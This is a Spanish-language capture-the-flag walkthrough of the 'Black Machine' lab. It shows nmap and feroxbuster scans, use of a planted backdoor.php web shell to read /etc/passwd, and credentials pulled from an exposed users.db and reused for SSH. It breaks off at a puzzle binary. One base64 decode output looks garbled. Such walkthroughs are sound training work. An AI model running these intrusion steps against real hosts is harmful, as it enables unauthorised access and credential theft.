

Solución al lab **Black Machine** (nivel difícil)

```
chifay@kali: ~/Whoami-Labs/Black Machine
Session Actions Edit View Help

W|H|O|A|M|I|-|L|A|B|S|.|C|O|N|
W|H|O|A|M|I|-|L|A|B|S|.|C|O|N|

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde black_machine.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: BLACK MACHINE
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato FLAG{...}):
```

Comencemos realizando un escaneo de puertos con nmap


```
chifay@kali: ~/Whoami-Labs/Black Machine
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
(chifay@kali) - [~/Whoami-Labs/Black Machine]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_black_machine
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-13 16:06 -0600

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 8.4p1 Debian 5+deb11u5 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 b0:19:f6:3c:49:49:b8:80:b8:95:38:26:b9:a5:72:43 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDafIMVx3WsFoBM8n1qyMRzcdFORrWvEs+FfQA4eLS1cVA4oFavy8U0s1I5K9b5gMj9t2saACJUpnWEZQZ
skCaS7LJJerFDjHwK7NeBv8X0ib+zgvcvzIm89Btn3qed5RErBnUzPoD2sDW2pz0g90gIIkhuEfFUP6K+/30x8fZh4T40u3WUOBtCkXwk5VduG1qHb0TdYBR9
/iAHychpU0sQZM5yu4WQj2EEemVOLYCompCB3RQ85ZTm01oAW9+v3WLtOYIWYbs+0DzaZtjXilukG+yY6G0Vs3DL4ALsHik8CVDW8S8uzce+VSeMFEiS5GUn1HB
Wou6/fwuMOBx12JYi0xpwNXLesWQUAjiH/rm6nQEHdu6Ewjw+cuZkvTdGTy0etOo0COTzJAsw2RVRBH7cqILUXreLiAJPUc6FZ0w7v43b0YF8z5YP0ZXWcJm
fGJOTEo3EC9B9WL8MRszeyjv4niYjzBHorKsP86E1nki6wyJcmlJJ21+mLBPFHgJrOM=
|_ 256 a8:54:d6:51:08:1e:d4:ed:15:2f:34:c7:6c:0c:4f:3d (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAAIbmlzdHAYNTYAAABBMNqCY47vXdV82p7eTI4DUdmlasHADgDZX0pLveBMEtSvsJ
7PS9kcZb9JF4vb+eqVSrcU5QAp10t4+qLFCRIpKE=
|_ 256 7c:70:05:06:47:5f:c5:38:f7:04:1c:cd:5c:d6:6d:26 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDVI/upICPLXWdJuxfii8TyH8uCIhxXRVq7R/DS/i8yA
80/tcp    open  http     syn-ack ttl 64    Apache httpd 2.4.65 ((Debian))
|_ http-server-header: Apache/2.4.65 (Debian)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: EA:9A:78:4D:10:C7 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Inspección visual página principal



Código fuente




Feroxbuster

```
chifay@kali: ~/Whoami-Labs/Black Machine
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/Black Machine
Wordlist /usr/share/wordlists/dirb/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File web.txt
Extensions [php, txt, html, bak, old, env, zip, db]
HTTP methods [GET]
Recursion Depth 4
Press [ENTER] to use the Scan Management Menu™

404 GET 9L 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9L 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 24l 126w 10357c http://172.17.0.2/icons/openlogo-75.png
200 GET 368l 933w 10701c http://172.17.0.2/
302 GET 0l 0w 0c http://172.17.0.2/backdoor.php => index.php
200 GET 59l 147w 1766c http://172.17.0.2/file.php
200 GET 98l 242w 3009c http://172.17.0.2/index.php
200 GET 368l 933w 10701c http://172.17.0.2/index.html
200 GET 5l 18w 8206c http://172.17.0.2/users.db
[#####] - 10s 41571/41571 0s found:7 errors:0
[#####] - 9s 41526/41526 4489/s http://172.17.0.2/

(chifay@kali)~[~/Whoami-Labs/Black Machine]
$
```

Inspección visual index.php



Código fuente

```
eCorp - Innovación Corporati x http://172.17.0.2/index.php x +
Not Secure view-source:http://172.17.0.2/index.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
60 <header>
61 <div class="logo">eCorp</div>
62 <nav>
63 <a href="#inicio">Inicio</a>
64 <a href="#acerca">Acerca de</a>
65 <a href="#inversionistas">Inversionistas</a>
66 <a href="#carreras">Carreras</a>
67 </nav>
68 </header>
69
70 <div class="hero">
71 <h1>Innovación. Seguridad. Poder.</h1>
72 <p>Definiendo el futuro de la tecnología corporativa.</p>
73 </div>
74
75 <div class="services">
76 <div class="service-card">
77 <h3>🔒 Ciberseguridad</h3>
78 <p>Protección avanzada para su infraestructura digital.</p>
79 </div>
80 <div class="service-card">
81 <h3>☁ Cloud Computing</h3>
82 <p>Soluciones en la nube escalables y seguras.</p>
83 </div>
84 <div class="service-card">
85 <h3>📊 Análisis de Datos</h3>
86 <p>Transforme datos en decisiones estratégicas.</p>
87 </div>
88 <div class="service-card">
89 <h3>🏢 Consultoría</h3>
90 <p>Asesoramiento experto para su empresa.</p>
91 </div>
92 </div>
93
94 <footer>
95 <p>©copy; 2025 eCorp. Todos los derechos reservados.</p>
96 </footer>
97 </body>
98 </html>
99
```

Página file.php

eCorp - Acceso Interno x +

Not Secure http://172.17.0.2/file.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

 **Acceso Interno**

Usuario

Contraseña

Iniciar Sesión

Código fuente


```
eCorp - Acceso Interno x http://172.17.0.2/file.php x +
Not Secure view-source:http://172.17.0.2/file.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

21     width: 350px;
22   }
23   h2 { text-align: center; color: #4CAF50; }
24   input {
25     width: 100%;
26     padding: 12px;
27     margin: 10px 0;
28     border: 1px solid #4CAF50;
29     background: #1a1a1a;
30     color: white;
31     border-radius: 5px;
32   }
33   button {
34     width: 100%;
35     padding: 12px;
36     background: #4CAF50;
37     border: none;
38     color: white;
39     border-radius: 5px;
40     cursor: pointer;
41     font-size: 16px;
42   }
43   button:hover { background: #45a049; }
44   .error { color: #ff4444; text-align: center; margin-top: 10px; }
45   .hint { font-size: 12px; opacity: 0.7; margin-top: 20px; text-align: center; }
46 </style>
47 </head>
48 <body>
49   <div class="login-box">
50     <h2>🔒 Acceso Interno</h2>
51     <form method="POST">
52       <input type="text" name="username" placeholder="Usuario" required>
53       <input type="password" name="password" placeholder="Contraseña" required>
54       <button type="submit">Iniciar Sesión</button>
55     </form>
56     <p class="hint"><!-- Hint: Y3JpcHRvZ3JhZmRhIHNlZ3VyYQ== --></p>
57   </div>
58 </body>
59 </html>
60
```

Pista en base64, vamos a decodificarla


```
(chifay@kali) - [~/Whoami-Labs/Black Machine]
$ echo "Y3JpcHRvZ3JhZmRhIHNlZ3VyYQ==" | base64 -d
c3JpcHRvZ3JhZmRhIHNlZ3VyYQ==a
```

Vamos a probar esta pista como contraseña y con usuarios comunes




Logramos entrar a lo que parece una terminal, vamos a probar ejecutar alguno comandos


Comando whoami



Comando pwd




Comando cat /etc/passwd



The screenshot shows a web browser window with the address bar displaying `http://172.17.0.2/backdoor.php`. The browser's address bar includes navigation icons and a list of bookmarks: OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area of the browser is a terminal window titled "Elliot's Shell" in green text. The terminal shows the command `cat /etc/passwd` being executed, resulting in the following output:

```
Elliot@eCorp:~$ root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
fsociety:x:1000:1000::/home/fsociety:/bin/bash
darlene:x:1001:1001::/home/darlene:/bin/bash
angela:x:1002:1002::/home/angela:/bin/bash
```

Recuerdo que del resultado del feroxbuster hay un archivo `users.db`, vamos a descargarlo y ver su contenido



The screenshot shows a terminal window with the prompt `(chifay@kali) - [~/Whoami-Labs/Black Machine]`. The user runs the command `wget http://172.17.0.2/users.db`, which successfully downloads the file. The output shows the file size is 8192 bytes (8.00K) and it is saved as `users.db`. The user then runs `cat users.db`, which displays the following SQL query:

```
CREATE TABLE users (
  id INTEGER PRIMARY KEY,
  username TEXT,
  password TEXT
)fsociety[REDACTED]/ecoinblockchain_secure
```

Probemos estas credenciales con ssh

```
(chifay@kali) - [~/Whoami-Labs/Black Machine]
$ ssh fsociety@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:MXwOh9fCYNa5jUd+EOKd7IYft2As/G8g/n+1oLUlMk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
fsociety@172.17.0.2's password:
Linux black_machine 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
fsociety@black_machine:~$
```

Veamos que permisos tenemos y que encontramos

```
fsociety@black_machine:~$ whoami
fsociety
fsociety@black_machine:~$ id
uid=1000(fsociety) gid=1000(fsociety) groups=1000(fsociety)
fsociety@black_machine:~$ pwd
/home/fsociety
fsociety@black_machine:~$ ls -al
total 48
drwxr-xr-x 1 fsociety fsociety 4096 Jan 17 2026 .
drwxr-xr-x 1 root root 4096 Jan 17 2026 ..
-rw-r--r-- 1 fsociety fsociety 220 Mar 27 2022 .bash_logout
-rw-r--r-- 1 fsociety fsociety 3526 Mar 27 2022 .bashrc
-rw-r--r-- 1 fsociety fsociety 807 Mar 27 2022 .profile
-rwxr-xr-x 1 fsociety fsociety 16800 Jan 17 2026 exit
drwxr-xr-x 2 root root 4096 Jan 17 2026 secrets
-rw-r--r-- 1 fsociety fsociety 33 Jan 17 2026 user.txt
```

Encontramos en el home de fsociety un script llamada exit, un directorio llamado secrets y un archivo de texto user.txt

```
fsociety@black_machine:~$ cat user.txt
9f86d081884c7d659a2feaa0c55ad015
fsociety@black_machine:~$ ls -al secrets/
total 8
drwxr-xr-x 2 root root 4096 Jan 17 2026 .
drwxr-xr-x 1 fsociety fsociety 4096 Jan 17 2026 ..
fsociety@black_machine:~$
```

El archivo user.txt tiene la característica de un hash MD5 y el directorio secret está vacío, probemos a ver que hace el script

```

fsociety@black_machine:~$ ./exit
¿Crees poder escapar?

Te encuentras atrapado en una habitacion, que haces?
1. Busco una salida
2. Investigo la habitacion en busca de pistas
3. Intentas derribar la puerta
Ingresa tu respuesta: 2

Investigas la habitacion cuidadosamente y encuentras una llave!

Con esta misteriosa llave en tu mano, que haras?
1. Buscar alguna forma de usar la llave en algun cajon
2. Intentar abrir la puerta
Ingresa tu respuesta: 2

Encontraste una caja, la llave encaja perfectamente!
Adentro hay una nota: 'El codigo es el numero faltante:
1 1 2 3 5 8 13 ? 34 55 89'

